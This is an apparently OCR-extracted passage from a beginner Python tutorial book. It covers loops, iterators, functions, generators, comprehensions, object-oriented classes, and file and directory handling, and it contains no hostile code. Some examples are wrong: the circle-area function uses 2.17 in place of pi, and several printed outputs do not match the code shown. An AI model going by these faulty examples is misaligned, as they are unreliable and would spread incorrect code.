>>> return_type_list=iter(b)
>>> return_type_list
<list_iterator object at 0x7f093ad890b8>
```

```
>>> a="Hello world"
>>> iter_a=iter(a)
>>> next(iter_a)
'H'
>>> next(iter_a)
'e'
>>> next(iter_a)
'l'
```

```
>>> b=[1,2,3,4]
>>> list_itr=iter(b)
>>> next(list_itr)
1
>>> next(list_itr)
2
>>> next(list_itr)
3
```


```
1 #! /usr/bin/python3.5
2 print("------ For Loop with range default start------")
3 for i in range(5):
4         print("Statement %s ,step 1 "%i)
5
6 print("------ For Loop with Range specifying start and end  ------")
7 for i in range(5,10):
8         print("Statement %s ,step 1 "%i)
9
10 print("------ For Loop with Range specifying start , end and step  ------")
11 step=2
12 for i in range(1,10,step):
13         print("Statement %s ,step : %s "%(i,step))
```

```
khan@khanUbantu:~/Packet-scripts$ chmod +x for_loops.py
khan@khanUbantu:~/Packet-scripts$ ./for_loops.py
------ For Loop with range default start------
Statement 0 ,step 1
Statement 1 ,step 1
Statement 2 ,step 1
Statement 3 ,step 1
Statement 4 ,step 1
------ For Loop with Range specifying start and end  ------
Statement 5 ,step 1
Statement 6 ,step 1
Statement 7 ,step 1
Statement 8 ,step 1
Statement 9 ,step 1
------ For Loop with Range specifying start , end and step  ------
Statement 1 ,step : 2
Statement 3 ,step : 2
Statement 5 ,step : 2
Statement 7 ,step : 2
Statement 9 ,step : 2
```

```
#! /usr/bin/python3.5
print("------ Iterate over strings ------")
my_str="Hello"
for s in my_str:
        print(s)

print("------ Iterate over Lists------")
my_list=[1,2,3,4,5,6]
for l in my_list:
        print(l)
print("------ Iterate over Lists with index number ------")
my_list=[1,2,3,4,5,6]
for index,value in enumerate(my_list):
        print(index,value)

print("------ Iterate over Dictionary Keys  ------")
my_dict={"k1":"v1","k2":"v2","k3":"v3"}
for key in my_dict:
        print("Key : "+key+ " Value : "+ my_dict[key])

print("------ Iterate over Dictionary with items()  ------")
my_dict={"k1":"v1","k2":"v2","k3":"v3"}
for key,value in my_dict.items():
        print("Key : "+key+ " Value : "+ value)


print("------ Iterate over Tuples  ------")
my_tuple=(1,2,3,4,5)
for value in my_tuple:
        print(value)

print("------ Iterate over Set  ------")
my_set={2,2,3,3,5,5}
for value in my_set:
        print(value)
```

```
khan@khanUbantu:~/Packet-scripts$ ./for_loops_ad.py
------ Iterate over strings ------
H
e
l
l
o
------ Iterate over Lists------
1
2
3
4
5
6
------ Iterate over Lists with index number ------
0 1
1 2
2 3
3 4
4 5
5 6
------ Iterate over Dictionary Keys  ------
Key : k3 Value : v3
Key : k2 Value : v2
Key : k1 Value : v1
------ Iterate over Dictionary with items()  ------
Key : k3 Value : v3
Key : k2 Value : v2
Key : k1 Value : v1
------ Iterate over Tuples  ------
1
2
3
4
5
------ Iterate over Set  ------
2
3
5
```

```
#! /usr/bin/python3.5
def print_msg1():
        print("Basic Message Printed")
def print_msg2(message):
        print(message)
def print_msg3(message,do_return):
        print(message)
        if do_return == True:
                return True
def print_msg4(m,op1="Hello world",op2=False):
        print("-----------------------------------")
        print("Mandatory aurgument : "+str(m))
        print("Optional aurgument 1 : " +str(op1))
        print("Optional aurgument 2 : " +str(op2))
        print("-----------------------------------")
def print_msg5(arg1,arg2,arg3):
        return arg1*2,arg2*2,arg3*2
if __name__ == "__main__":
        print_msg1()
        print_msg2("This is a custom message")
        print("-----------------------------------")
        rt=print_msg3("This is message with return type",True)
        print("Return value is : " +str(rt)+"\n\n")
        print("-----------------------------------")
        print("-----------------------------------")
        n_rt=print_msg3("This is message without return type",False)
        print("Return value is : " +str(n_rt)+"\n\n")
        print("-----------------------------------")
        n_rt=print_msg3(do_return=False,message="Criss cross parameters !")
        print("-----------------------------------")
        print_msg4("Test Mandatory")
        print_msg4(1,2)
        print_msg4(2,3,2)
        print_msg4(1,op2="Test")
        print_msg4(1,op2=33,op1=44)
        r=print_msg5(1,2,3)
        print("type : " +str(type(r))+"Values : " +str(r[0]),str(r[1]),str(r[2]))
```


Basic Message Printed
This is a custom message
This is message with return type
Return value is : True
This is message without return type
Return value is : None
Criss cross parameters !
Mandatory augument : Test Mandatory
Optional augument 1 : Hello world
Optional augument 2 : False
Mandatory augument : 1
Optional augument 1 : 2
Optional augument 2 : False
Mandatory augument : 2
Optional augument 1 : 3
Optional augument 2 : 2
Mandatory augument : 1
Optional augument 1 : Hello world
Optional augument 2 : Test
Mandatory augument : 1
Optional augument 1 : 44
Optional augument 2 : 33
type : <class 'tuple'>Values : 2 4 6


```python
def method_1(*args):
        print("-----------------------")
        print("Method_1 -")
        print("Recievied : " +str(args))
        sum=0
        for arg in args:
                sum=sum+arg
        print ("Sum : " +str(sum))
        print("-----------------------\n")
def method_1_rev(a=0,b=0,c=0,d=0):
        print("-----------------------")
        print("Method_1_rev")
        sum= a + b + c + d
        print ("Sum : " +str(sum))
        print("-----------------------\n")
def method_2(**args):
        print("-----------------------")
        print("Method 2")
        print("Recievied : " +str(args))
        for k,v in args.items():
                print("Key : " +str(k) +",\
                Value : "+str(v))
        print("-----------------------\n")
def method_2_rev(k1="first key",k2="second key"):
        print("-----------------------")
        print("Methid_2_rev")
        print("Value for K1 : "+str(k1))
        print("Value for K2 : "+str(k2))
        print("-----------------------\n")

def execute_all():
        method_1(1,2,3,4,5,6,7,8)
        method_2(k1=22,k2=33)
        my_list=[1,2,3,4]
        my_dict={"k1":"Value 1","k2":"Value 2"}
        method_1_rev(*my_list)
        method_2_rev(**my_dict)
execute_all()
```

```
-----------------------
Method_1 -
Recievied : (1, 2, 3, 4, 5, 6, 7, 8)
Sum : 36
-----------------------


-----------------------
Method 2
Recievied : {'k2': 33, 'k1': 22}
Key : k2,               Value : 33
Key : k1,               Value : 22
-----------------------


-----------------------
Method_1_rev
Sum : 10
-----------------------


-----------------------
Methid_2_rev
Value for K1 : Value 1
Value for K2 : Value 2
-----------------------
```

```python
#! /usr/bin/python3.5
def child_method():

        print("This is child method()")
```

```python
#! /usr/bin/python3.5
import child as c
def parent_method():
        print("--------------------")
        print("IN parent method -Invoking child()")
        c.child_method()
        print("--------------------\n")

parent_method()
```

```
khan@khanUbantu: ~/Packet-scripts
khan@khanUbantu:~/Packet-scripts$ ./parent.py
--------------------
IN parent method -Invoking child()
This is child method()
--------------------
```




```python
#!/usr/bin/python3.5
def compute_area(shape,**args):
        if shape.lower() == "circle":
                radius=args.get("radius",0)
                area=2.17 * (radius **2)
                print("Area circle : " +str(area))
        elif shape.lower() in ["rect","rectangle"]:
                length=args.get("length",0)
                width=args.get("width",0)
                area=length*width
                print("Area Rect : " +str(area))
        elif shape.lower() == "triangle":
                base=args.get("base",0)
                altitude=args.get("altitude",0)
                area=(base*altitude)/2
                print("Area :Triangle  " +str(area))
        elif shape.lower() == "square":
                side=args.get("side",0)
                area= side **2
                print("Area Square : " +str(area))
        else:
                print("Shape not supported")
```

```python
#!/usr/bin/python3.5
from shapes import area_finder as AF
import shapes.area_finder as AFF
def find_area():
        AF.compute_area("circle",radius=4)
        AF.compute_area("triangle",base=4,altitude=6)
        AF.compute_area("rect",length=12,width=16)
        AF.compute_area("square",side=4)

find_area()
```

```
khan@khanUbantu:~/Packet-scripts$ ./Invoker.py
Area circle : 34.72
Area :Triangle  12.0
Area Rect : 192
Area Square : 16
```

```python
#!/usr/bin/python3.5
def genMethod():
    a=100
    for i in range(3):
        print("A before increment : " +str(a))
        a=a+1
        yield a
        print("A after increment : " +str(a))

def driver():
        v=genMethod()
        next(v)
        print("----------------------")
        next(v)
        print("----------------------")
        next(v)
        print("----------------------")
```

```
A before increment : 100
----------------------
A after increment : 101
A before increment : 101
----------------------
A after increment : 102
A before increment : 102
----------------------
```

```
#!/usr/bin/python3.5
def genMethod():
    a=100
    for i in range(3):
        print("A before increment : " +str(a))
        a=a+1
        yield a
        print("A after increment : " +str(a))

def driver_for():
    for a in genMethod():
        print("A is : "+str(a))
        print("--------------")
```

```
A before increment : 100
A is : 101
--------------
A after increment : 101
A before increment : 101
A is : 102
--------------
A after increment : 102
A before increment : 102
A is : 103
--------------
A after increment : 103
```

```
#!/usr/bin/python3.5
def expressions():
    gen_obj=(x*x for x in range(3))
    for x in gen_obj:
        print(x)
expressions()
```

```
0
1
4
```

```
#!/usr/bin/python3.5
def square(num):
    return num ** 2

my_list=[1,2,3,4]
sq_list=[]
for num in my_list:
        sq_list.append(square(num))
print(sq_list)
```

```
#!/usr/bin/python3.5
sq_list=[x**2 for x in my_list]
print(sq_list)
```

```
[1, 4, 9, 16]
[1, 4, 9, 16]
```

```
#!/usr/bin/python3.5
l1=[1,2,3,4]
l2=[5,6]
sq_even=[x**2 for x in l1 if x%2 ==0]
l_sum=[x+y for x in l1 for y in l2]
sq_values=[{x:x**2} for x in l1]
print("Even squares : " +str(sq_even))
print("Sum nested Loop : " +str(l_sum))
print("Squares Dict : " +str(sq_values))
```

```
Even squares : [4, 16]
Sum nested Loop : [6, 7, 7, 8, 8, 9, 9, 10]
Squares Dict : [{1: 1}, {2: 4}, {3: 9}, {4: 16}]
```

```
1 #!/usr/bin/python3.5
2 def square(num):
3     return num ** 2
4 l1=[1,2,3,4]
5 sq=list(map(square,l1))
6 print(str(sq))
```

```
[1, 4, 9, 16]
```

```
1 #!/usr/bin/python3.5
2 l1=[1,2,3,4]
3 sq_lambda=list(map(lambda x : x**2,l1))
4 print(str(sq_lambda))
```

```
[1, 4, 9, 16]
```

```
 1 #!/usr/bin/python3.5
 2 l1=[1,2,3,4]
 3 l2=[5,6,7,8]
 4 zipped=list(zip(l1,l2))
 5 print("Zipped is : " +str(zipped))
 6 sum_=[x+y for x,y in zipped]
 7 print("Sum : "+str(sum_))
 8 sum_1=list(map(lambda x :x[0]+x[1] ,zip(l1,l2)))
 9 print("Sum one shot (M1) : "+str(sum_1))
10 sum_2=[x + y for x,y in zip(l1,l2)]
11 print("Sum 1 shot (M2) : "+str(sum_2))
```

```
Zipped is : [(1, 5), (2, 6), (3, 7), (4, 8)]
Sum : [6, 8, 10, 12]
Sum one shot (M1) : [6, 8, 10, 12]
Sum 1 shot (M2) : [6, 8, 10, 12]
```

```
1 #! /usr/bin/python3.5
2 even_list=filter(lambda x : x % 2 ==0 ,[1,2,3,4,5,6,7,8])
3 print(list(even_list))
```

```
khan@khanUbantu:~/Packet-scripts$ ./filter_usage.py
[2, 4, 6, 8]
```

Chapter 3: Concept Handling

```
#! /usr/bin/python3.5
class Id_Generator():
        def __init__(self):
                self.id=0
        def generate(self):
                self.id=self.id + 1
                return self.id

class Employee():
        def __init__(self,Name,id_gen):
                self.Id=id_gen.generate()
                self.Name=Name
                self.D_id=None
                self.Salary=None
        def printDetails(self):
                print("\n")
                print("Employee Details : ")
                print("ID : " +str(self.Id))
                print("Name : " +str(self.Name))
                print("Salary : " + str(self.Salary))
                print("------------------------------")


Id_gen=Id_Generator()
emp1=Employee("Emp1",Id_gen)
emp1.Salary=20000
emp1.D_id=2
emp2=Employee("Emp2",Id_gen)
emp2.Salary=10000
emp2.D_id=1
emp1.printDetails()
emp2.printDetails()
```

```
Employee Details :
ID : 1
Name : Emp1
Salary : 20000
------------------------------


Employee Details :
ID : 2
Name : Emp2
Salary : 10000
------------------------------
```

```
class Programmer(Employee):
        def __init__(self,name,id_gen,lang=None,
                db=None,projects=None,**add_skills):
                self.languages=lang
                self.db=db
                self.projects=projects
                self.add_skils=add_skills
                super().__init__(name,id_gen)
        def printSkillDetails(self):
                print("ID : " +str(self.Id))
                print("Name : " +str(self.Name))
                print("Salary : " + str(self.Salary))
                print("Languages : ")
                for l in self.languages:
                        print("\t" +str(l))
                print("Databases : ")
                for d in self.db:
                        print("\t" +str(d))
                print("Projects : ")
                for p in self.projects:
                        print("\t" +str(p))
                print("Add Skills : ")
                for k,v in self.add_skils.items():
                        print("\t"+str(k) +" : ")
                        for skill in v :
                                print("\t\t"+str(skill))
Id_gen=Id_Generator()
p=Programmer("Programmer1",Id_gen,["c","c++","java",
        "python","vb"],
        ["mysql","sql server","oracle"],
        ["PT Framework","Web scanning Framework",
        "SOC Orchestration Framework"],
        os=["windows","centos","kali"],
        nosql=["mongo db","redis","rabbit mq","basex"]
        ,data_science=["machine learning","AI",
        "Regression Models","Classification Models",
        "Clustering","Neural Networks","NLP"])
p.printSkillDetails()
```

```
ID : 1
Name : Programmer1
Salary : None
Languages :
        c
        c++
        java
        python
        vb
Databases :
        mysql
        sql server
        oracle
Projects :
        PT Framework
        Web scanning Framework
        SOC Orchestration Framework
Add Skills :
        os :
                windows
                centos
                kali
        nosql :
                mongo db
                redis
                rabbit mq
                basex
        data_science :
                machine learning
                AI
                Regression Models
                Classification Models
                Clustering
                Neural Networks
                NLP
```

```python
#!/usr/bin/python3.5
class ASP_Parent():
        def __init__(self,pub,prot,priv):
                self.public=pub
                self._protected=prot
                self.__private=priv
class ASP_child(ASP_Parent):
        def __init(self,pub,prot,priv):
                super().__init__(pub,prot,priv)
        def printMembers(self):
                try:
                        print("Public is :" + str(self.public))
                        print("Protected is : " + str(self._protected))
                        print("Private is : " + str(self.__private))
                except Exception as ex:
                        print("Ex: " +str(ex))
                        #pr=ASP_Parent()
                        print("Private is : " +str(self._ASP_Parent__private))

ch=ASP_child(1,2,3)
ch.printMembers()
print("Public outside :"+str(ch.public))
print("Protceted outside :"+str(ch._protected))
print("Private outside :"+str(ch._ASP_Parent__private))
```

```
khan@khanUbantu:~/Packet-scripts$ ./AccessSpecifiers.py
Public is :1
Protected is : 2
Ex: 'ASP_child' object has no attribute '_ASP_child__private'
Private is : 3
Public outside :1
Protceted outside :2
Private outside :3
```

```python
#!/usr/bin/python3.5
class Car():
        def __init__(self,cat,mil,cap):
                self.category=cat
                self.milage=mil
                self.capacity=cap
class Ferarri(Car):
        def __init__(self,cat,mil,cap,HP,TS,ACC):
                super().__init__(cat,mil,cap)
                self.HorsePower=HP
                self.TopSpeed=TS
                self.Acceleration=ACC
        def printCarDetails(self):
                engine=Engine()
                print("Catagory : "+str(self.category))
                print("Milage : "+str(self.milage))
                print("Capacity : "+str(self.capacity))
                print("Horse Power : "+str(self.HorsePower))
                print("Top Speed : "+str(self.TopSpeed))
                print("Acc : "+str(self.Acceleration))
                print("Engine :")
                print("\t"+str(engine.Details()))
class Engine():
        def __init__(self):
                self.details=None
        def Details(self):
                self.details="""
        The 458 is powered by a 4,499 cc (274.5 cu in; 4.5 L) V8 engine of the
        "Ferrari/Maserati" F136 engine family,producing 570 PS (419 kW; 562 hp) at 9,000
        rpm (redline) and 540 N·m (398 lb·ft) at 6,000 rpm with 80% torque available at 3,250 rpm"""
                return self.details
obj=Ferarri("Sports","4kmph","4 seater","660 horsepower","349 km/h","2.9 sec")
obj.printCarDetails()
```

```
khan@khanUbantu:~/Packet-scripts$ ./Composition.py
Catagory : Sports
Milage : 4kmph
Capacity : 4 seater
Horse Power : 660 horsepower
Top Speed : 349 km/h
Acceleration : 2.9 sec
Engine :
        The 458 is powered by a 4,499 cc
        (274.5 cu in; 4.5 L) V8 engine of the
        "Ferrari/Maserati" F136 engine family,
        producing 570 PS (419 kW; 562 hp) at 9,000
        rpm (redline) and 540 N·m (398 lb·ft) at
        6,000 rpm with 80% torque available at 3,250 rpm
```

```
class Department():
        def __init__(self,name,location):
                self.name=name
                self.loc=location
        def DepartmentInfo(self):
                return "Department Name : " +str(self.name) +", Location : " +str(self.loc)

class Manager():
        def __init__(self,m_id,name):
                self.m_id=m_id
                self.name=name
        def ManagerInfo(self):
                return "Manager Name : " +str(self.name) +",  Manager id : " +str(self.m_id)
class Employee():
    def __init__(self,Name,id_gen,dept=None,manager=None):
        self.Id=id_gen.generate()
        self.Name=Name
        self.D_id=None
        self.Salary=None
        self.dept=dept
        self.manager=manager
    def printDetails(self):
        print("\n")
        print("Employee Details : ")
        print("ID : " +str(self.Id))
        print("Name : " +str(self.Name))
        print("Salary : " + str(self.Salary))
        print("Department :\n\t"+str(self.dept.DepartmentInfo()))
        print("Manager : \n\t" +str(self.manager.ManagerInfo()))
        print("------------------------------")


Id_gen=Id_Generator()
m=Manager(100,"Manager X")
d=Department("IT","Delhi")
emp1=Employee("Emp1",Id_gen,d,m)
emp1.Salary=20000
emp1.D_id=2
```

```
Employee Details :
ID : 1
Name : Emp1
Salary : 20000
Department :
        Department Name : IT, Location : Delhi
Manager :
        Manager Name : Manager X,  Manager id : 100
```

```
class Address():
        def __init__(self,country,state,area,street,zip_code):
                self.country=country
                self.state=state
                self.area=area
                self.street=street
                self.zip_code=zip_code
        def AddressInfo(self):
                return "Country : " +str(self.country)+", State : " +str(self.state)+", Street : "+str(self.area)
class Employee():
    def __init__(self,Name,id_gen,dept=None,manager=None,address=None):
        self.Id=id_gen.generate()
        self.Name=Name
        self.D_id=None
        self.Salary=None
        self.dept=dept
        self.manager=manager
        self.address=address
    def printDetails(self):
        print("\n")
        print("Employee Details : ")
        print("ID : " +str(self.Id))
        print("Name : " +str(self.Name))
        print("Salary : " + str(self.Salary))
        print("Department :\n\t"+str(self.dept.DepartmentInfo()))
        print("Manager : \n\t" +str(self.manager.ManagerInfo()))
        print("Address : \n\t" +str(self.address.AddressInfo()))
        print("------------------------------")
Id_gen=Id_Generator()
m=Manager(100,"Manager X")
d=Department("IT","Delhi")
a=Address("UAE","Dubai","Silicon Oasis","Lavista 6","xxxxxx")
emp1=Employee("Emp1",Id_gen,d,m,a)
emp1.Salary=20000
emp1.D_id=2
emp1.printDetails()
```

```
Employee Details :
ID : 1
Name : Emp1
Salary : 20000
Department :
        Department Name : IT, Location : Delhi
Manager :
        Manager Name : Manager X,  Manager id : 100
Address :
        Country : UAE, State : Dubai, Street : Silicon Oasis
```

```python
#! /usr/bin/python3.5
from abc import ABC, abstractmethod

class QueueAbs(ABC):
        def __init__(self):
                self.buffer=[]

        def printItems(self):
                for item in self.buffer:
                        print(item)
        @abstractmethod
        def enqueue(self,item):
                pass
        @abstractmethod
        def dequeue(self):
                pass
class Queue(QueueAbs):

        def __init__(self,length):
                super().__init__()
                self.length=length

        def enqueue(self,item):
                is_full=self.length <= len(self.buffer)
                if is_full:
                        print("Queue is full")
                        return
                self.buffer.append(item)


        def dequeue(self):
                if len(self.buffer) == 0:
                        print("Empty Queue")
                        return
                item=self.buffer[0]
                del self.buffer[0]
                return item
class Driver():
        def main(self):
                q=Queue(10)
                print("Enqueing")
                for item in range(0,10):
                        q.enqueue(item)
                print("Printing")
                q.printItems()
                print("Dequeing")
                for item in range(0,10):
                        item=q.dequeue()
                        print(item)


d=Driver()
d.main()
```

```
Enqueing
Printing
0
1
2
3
4
5
6
7
8
9
Dequeing
0
1
2
3
4
5
6
7
8
9
```

```
#! /usr/bin/python3.5
class Ferrari():
        def speed(self):
                print("Ferrari : 349 km/h")

class Mclern():
        def speed(self):
                print("Mclern : 362 km/h")

def printSpeed(carType):
        carType.speed()

f=Ferrari()
m=Mclern()
printSpeed(f)
printSpeed(m)
```

```
khan@khanUbantu:~/Packet-scripts$ ./Poly_functions.py
Ferrari : 349 km/h
Mclern : 362 km/h
```

```
#! /usr/bin/python3.5
import math
class Shape:
        def __init__(self,length=None,breadth=None,height=None,radius=None):
                self.length=length
                self.breadth=breadth
                self.height=height
                self.radius=radius
        def area(self):
                raise NotImplementedError("Not Implemented")

class Square(Shape):
        def __init__(self,l,b):
                super().__init__(l,b)
        def area(self):
                print("Square Area :" +str(self.length*self.breadth))

class Circle(Shape):
        def __init__(self,r):
                super().__init__(radius=r)
        def area(self):
                print("Circle Area :" +str(math.pi * self.radius**2))
s=Square(3,4)
s.area()
c=Circle(2)
c.area()
```

```
khan@khanUbantu:~/Packet-scripts$ ./Poly_class.py
Square Area :12
Circle Area :12.566370614359172
```

```
 4 class Methods():
 5         class_var=200
 6         def __init__(self):
 7                 self.variable=0
 8
 9         def instance_method(self):
10                 self.variable=100
11                 print("------------------------------")
12                 print("Inside Instance Method")
13                 print("Instance is : " +str(self))
14                 print("Instance variable is : "+str(self.variable))
15                 print("Class variable is : " +str(self.__class__.class_var))
16                 print("------------------------------\n")
17         @classmethod
18         def class_method(cls):
19                 print("------------------------------")
20                 print("Inside Class Method")
21                 try:
22                         self.variable=22
23                         print("Instance variable is : "+str(Methods().variable))
24                 except Exception as ex:
25                         print("Cant access instance variable in class method")
26                 cls.class_var=33
27                 print("Class is : " +str(cls))
28                 print("Class variable is : "+str(cls.class_var))
29                 print("------------------------------\n")
```

```
31          @staticmethod
32          def static_method():
33                  print("Inside Static Method")
34                  try:
35                          print("Class=%s and Instance variable =%s : ",(class_var,str(self.variable)))
36                  except Exception as ex:
37                          print("Cant access class and  instance variable in static method")
38  class Driver():
39          def main(self):
40                  o=Methods()
41                  o.instance_method()
42                  o.class_method()
43                  Methods.class_method()
44                  o.static_method()
45                  Methods.static_method()
46                  print("\n*****************************************************")
47                  print("Lets see variable access of class variables\n\n")
48                  print("-------------------------------------------------")
49                  print('Accessing class variable with Instance "o" : '+str(o.class_var))
50                  o.class_var=222
51                  print('Modifying class variable with Instance "o" : o.class_var = 222')
52                  print('Accessing modified class variable with Instance "o" : ' +str(o.class_var))
53                  print("-------------------------------------------------\n\n")
54                  print("-------------------------------------------------")
55                  oo=Methods()
56                  print('Accessing class variable with New instance  "oo" : '+str(oo.class_var))
57                  print('Changes not persisted thus modifying o.class_var created local copy for instance o')
58                  print("-------------------------------------------------\n\n")
59                  print("-------------------------------------------------")
60                  print('Accessing class variable with Class variable  : '+str(Methods.class_var))
61                  print('Changes not persisted thus modifying o.class_var created local copy for instance o')
62                  print("-------------------------------------------------\n\n")
63                  print("\n*****************************************************\n")
64  d=Driver();d.main()
```

```
[root@meysocctidev01 packet_scripts]# ./class_methods.py
-----------------------------
Inside Instance Method
Instance is : <__main__.Methods object at 0x7f8211f2c400>
Instance variable is : 100
Class variable is : 200
-----------------------------

-----------------------------
Inside Class Method
Cant access instance variable in class method
Class is : <class '__main__.Methods'>
Class variable is : 33
-----------------------------

-----------------------------
Inside Class Method
Cant access instance variable in class method
Class is : <class '__main__.Methods'>
Class variable is : 33
-----------------------------

-----------------------------
Inside Static Method
Cant access instance variable in static method
Cant access class variable in static method
-----------------------------

-----------------------------
Inside Static Method
Cant access instance variable in static method
Cant access class variable in static method
-----------------------------

*****************************************************
Lets see variable access of class variables


-------------------------------------------------
Accessing class variable with Instance "o" : 33
Modifying class variable with Instance "o" : o.class_var = 222
Accessing modified class variable with Instance "o" : 222
-------------------------------------------------


-------------------------------------------------
Accessing class variable with New instance  "oo" : 33
Changes not persisted thus modifying o.class_var created local copy for instance o
-------------------------------------------------


-------------------------------------------------
Accessing class variable with Class variable  : 33
Changes not persisted thus modifying o.class_var created local copy for instance o
-------------------------------------------------
```

```
#! /usr/bin/python3.5

class File:
        def __init__(self,filepath):
                self.path=filepath

        def read(self):
                print("Opening file for reading")
                f=open(self.path,"r+")
                all_data=f.read()
                f.seek(0)
                all_lines=f.readlines()
                f.seek(0)
                b_r=f.read(20)
                f.seek(0)
                line_read=f.readline()
                if f.closed ==False:
                        print("Closing file")
                        f.close()
                print("All data : "+str(all_data))
                print("--------------------\n")
                print("Lines:")
                for i,line in enumerate(all_lines):
                        print("#: "+str(i)+ ": "+str(line))
                print("--------------------\n")
                b_l=str(len(b_r))
                print("Buffered : ("+b_l+") -" +str(b_r))
                print("--------------------\n")
                print("Line read: "+str(line_read))
                print("--------------------\n")
```

```
[root@meysocctidev01 packet_scripts]# ./File_access.py
Opening file for reading
Closing file
All data : Learning Python is fun.Just started it
I want to explore all of it
Its awesome

--------------------

Lines:
#: 0: Learning Python is fun.Just started it

#: 1: I want to explore all of it

#: 2: Its awesome

--------------------

Buffered : (20) -Learning Python is f
--------------------

Line read: Learning Python is fun.Just started it
```

```
#! /usr/bin/python3.5
import os
class OsDirectories():
        def __init__(self):
                self.path_parent_0=os.getcwd
                self.file_path=os.path.realpath(__file__)
                self.pr=os.path.dirname(self.file_path)

        def Traverse(self,path,tr_all=False):
                if tr_all ==False:
                        files = os.listdir(path)
                        for i in files:
                            if os.path.isdir(os.path.join(path,i)):
                                dir_=str(os.path.join(path,i))
                                print("Dir : " +dir_)
                                self.Traverse(os.path.join(path,i))
                            else:
                                print(os.path.join(path,i))
                else:
                        for root, dirs, files in os.walk(path):
                                for f in files:
                                        print(f)
```

```
Before Creation :
Dir : /var/www/packet_scripts/remove_folder
/var/www/packet_scripts/remove_folder/remove_file1
/var/www/packet_scripts/remove_folder/remove_file2
/var/www/packet_scripts/File_access.py
/var/www/packet_scripts/Abstract.py
/var/www/packet_scripts/python.txt
/var/www/packet_scripts/class_methods.py
/var/www/packet_scripts/os_directories.py


After Creation
Dir : /var/www/packet_scripts/remove_folder
/var/www/packet_scripts/remove_folder/remove_file1
/var/www/packet_scripts/remove_folder/remove_file2
/var/www/packet_scripts/File_access.py
/var/www/packet_scripts/Abstract.py
/var/www/packet_scripts/python.txt
/var/www/packet_scripts/class_methods.py
/var/www/packet_scripts/os_directories.py
Dir : /var/www/packet_scripts/Test_folder
```

```
Before Changing :
/var/www/packet_scripts


After Changing
/var/www/packet_scripts/Test_folder
```


```
Before Removal :
/var/www/packet_scripts/remove_folder/remove_file1
/var/www/packet_scripts/remove_folder/remove_file2


After Removal
/var/www/packet_scripts/remove_folder/remove_file2

Before Rename :
/var/www/packet_scripts/remove_folder/remove_file2


After Rename :
/var/www/packet_scripts/remove_folder/updated
```

```
1 #! /usr/bin/python3.5
2
3 def main():
4         num_1=input("Enter First number : ")
5         num_2=input("Enter Second number : ")
6         sum_=num_1+num_2
7         print("Sum is : "+str(sum_))
